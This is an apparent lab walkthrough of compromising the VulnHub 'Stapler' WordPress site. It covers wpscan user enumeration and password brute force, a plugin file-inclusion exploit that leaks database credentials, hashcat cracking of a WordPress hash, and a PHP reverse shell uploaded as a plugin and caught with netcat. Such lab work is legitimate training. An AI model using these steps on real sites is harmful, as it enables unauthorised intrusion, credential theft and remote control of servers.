
WRITTEN BY JOHN SMITH

I run this place

   - John Smith is the administrator?

3. Get John Smith credentials, 2 Methods
   - wpscan bruteforce
   - vulnerable plugin exploit → crack hash
4. Run wpscan (enumerate users)


```
wpscan --disable-tls-checks --url https://192.168.56.112:12380/blogblog --no-update -e u -f cli-no-color 2>&1 |
tee "/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_user_enum.txt"
```



```
[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] kathy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] tim
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

5. Bruteforce user `john` (Method 1)


```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url https://192.168.56.112:12380/blogblog --
usernames john --passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee
"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_bruteforce.txt"
```



```
[!] Valid Combinations Found:
 | Username: john, Password: incorrect
```

6. Run wpscan (enumerate plugins)


```
wpscan --disable-tls-checks --no-update --plugins-detection aggressive --plugins-version-detection aggressive --
url https://192.168.56.112:12380/blogblog -f cli-no-color 2>&1 | tee
"/root/vulnHub/stapler/192.168.56.112/scans/tcp12380/tcp_12380_http_wpscan_plugin_enum.txt"
```



```
[+] advanced-video-embed-embed-videos-or-playlists
 | Location: https://192.168.56.112:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2015-10-14T13:52:00.000Z
 | Readme: https://192.168.56.112:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.56.112:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/, status: 200
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://192.168.56.112:12380/blogblog/wp-content/plugins/advanced-video-embed-embed-videos-or-playlists/readme.txt

[+] akismet
 | Location: https://192.168.56.112:12380/blogblog/wp-content/plugins/akismet/
 | Latest Version: 4.2.1
 | Last Updated: 2021-10-01T18:28:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.56.112:12380/blogblog/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] shortcode-ui
 | Location: https://192.168.56.112:12380/blogblog/wp-content/plugins/shortcode-ui/
 | Last Updated: 2019-01-16T22:56:00.000Z
 | Readme: https://192.168.56.112:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt
 | [!] The version is out of date, the latest version is 0.7.4
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.56.112:12380/blogblog/wp-content/plugins/shortcode-ui/, status: 200
 |
 | Version: 0.6.2 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - https://192.168.56.112:12380/blogblog/wp-content/plugins/shortcode-ui/readme.txt

[+] two-factor
 | Location: https://192.168.56.112:12380/blogblog/wp-content/plugins/two-factor/
 | Latest Version: 0.7.1
 | Last Updated: 2021-09-07T07:21:00.000Z
 | Readme: https://192.168.56.112:12380/blogblog/wp-content/plugins/two-factor/readme.txt
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - https://192.168.56.112:12380/blogblog/wp-content/plugins/two-factor/, status: 200
 |
 | The version could not be determined.
```

- advanced-video-embed-embed-videos-or-playlists
    - 1.0
- akismet


        - 4.2.1
    - shortcode-ui
        - 0.7.4
7. Search for vulnerable plugins



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/exploit]
└─# searchsploit advanced video
---------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------
WordPress Plugin Advanced Video 1.0 - Local File Inclusion                        | php/webapps/39646.py
---------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

    - Exploit had an SSL issue, found a fix:
    - https://gist.github.com/kongwenbin/8e89f553641bd76b1ee4bb93460fbb2c
8. Change `url` in the exploit & run it
    - Run the exploit
    - Path to `/wp-content/uploads/<random number>.jpeg`


```
curl --insecure https://192.168.56.112:12380/blogblog/wp-content/uploads/98952606.jpeg > wp-config.php
```



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]
└─# curl --insecure https://192.168.56.112:12380/blogblog/wp-content/uploads/98952606.jpeg
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link https://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'plbkac');
```

root:plbkac
9. Access mysql with root:plbkac & get password hash for user `john`


```
mysql -h 192.168.56.112 -u root -p plbkac
use wordpress;
select * from wp_users;
```



```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 690
Server version: 5.7.12-0ubuntu1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and 

Type 'help;' or '\h' for help. Type '\c' to clear the current

MySQL [(none)]> use wordpress
Reading table information for completion of table and column 
You can turn off this feature to get a quicker startup with -

Database changed
MySQL [wordpress]> select * from wp_users
    -> ;
+----+------------+------------------------------------+-----
---------------+---------------------+---------------------+--
| ID | user_login | user_pass                          | user_
er_url         | user_registered     | user_activation_key | u
+----+------------+------------------------------------+-----
---------------+---------------------+---------------------+--
|  1 | John       | $P$B7889EMq/erHIuZapMB8GEizebcIy9. | john
```

    - john:`$P$B7889EMq/erHIuZapMB8GEizebcIy9.`
10. Brute force with hashcat


```
hashcat -a 0 -m 400 hashes.txt /usr/share/wordlists/rockyou.txt --force -O -w 4 --opencl-device-types 1,2
```



```
┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]
└─# hashcat -a 0 -m 400 hash /usr/share/wordlists/rockyou.txt --force -O -w 4 --opencl-device-types
 1,2 --show
$P$B7889EMq/erHIuZapMB8GEizebcIy9.:incorrect
```

    - john:incorrect
11. Login with john:incorrect & insert php-reverse-shell.php
    - Tried to insert it in 404.php, did not have write access


- Upload php-reverse-shell.php via plugins

  > If you have a plugin in a .zip format, you may install it by uploading it here.
  >
  > shell_plugin.php

- Ignore the FTP connection

12. Start a listener & execute reverse shell at `/wp-content/uploads/shell_plugin.php`

    ```
    ┌──(root💀kali)-[~/vulnHub/stapler/192.168.56.112/exploit/initialAccess2-HTTP-Wordpress-RCE]
    └─# nc -nvlp 4444
    listening on [any] 4444 ...
    connect to [192.168.56.103] from (UNKNOWN) [192.168.56.112] 46160
    bash: cannot set terminal process group (1196): Inappropriate ioctl for device
    bash: no job control in this shell
    www-data@red:/var/www/https/blogblog/wp-content/uploads$ whoami
    whoami
    www-data
    www-data@red:/var/www/https/blogblog/wp-content/uploads$
    ```

13. Proceed to Privilege Escalation Section from above.

Tags: #tcp/139-445-smb/user-enum #tcp/22-ftp/login-bruteforce #cracking/hashcat/phpass #linux-priv-esc/linux-creds-found #linux-priv-esc/sudo/misconfig #linux-priv-esc/cronjob #linux-priv-esc/kernel-exploit #tcp/80-http/cms/wordpress-plugin

---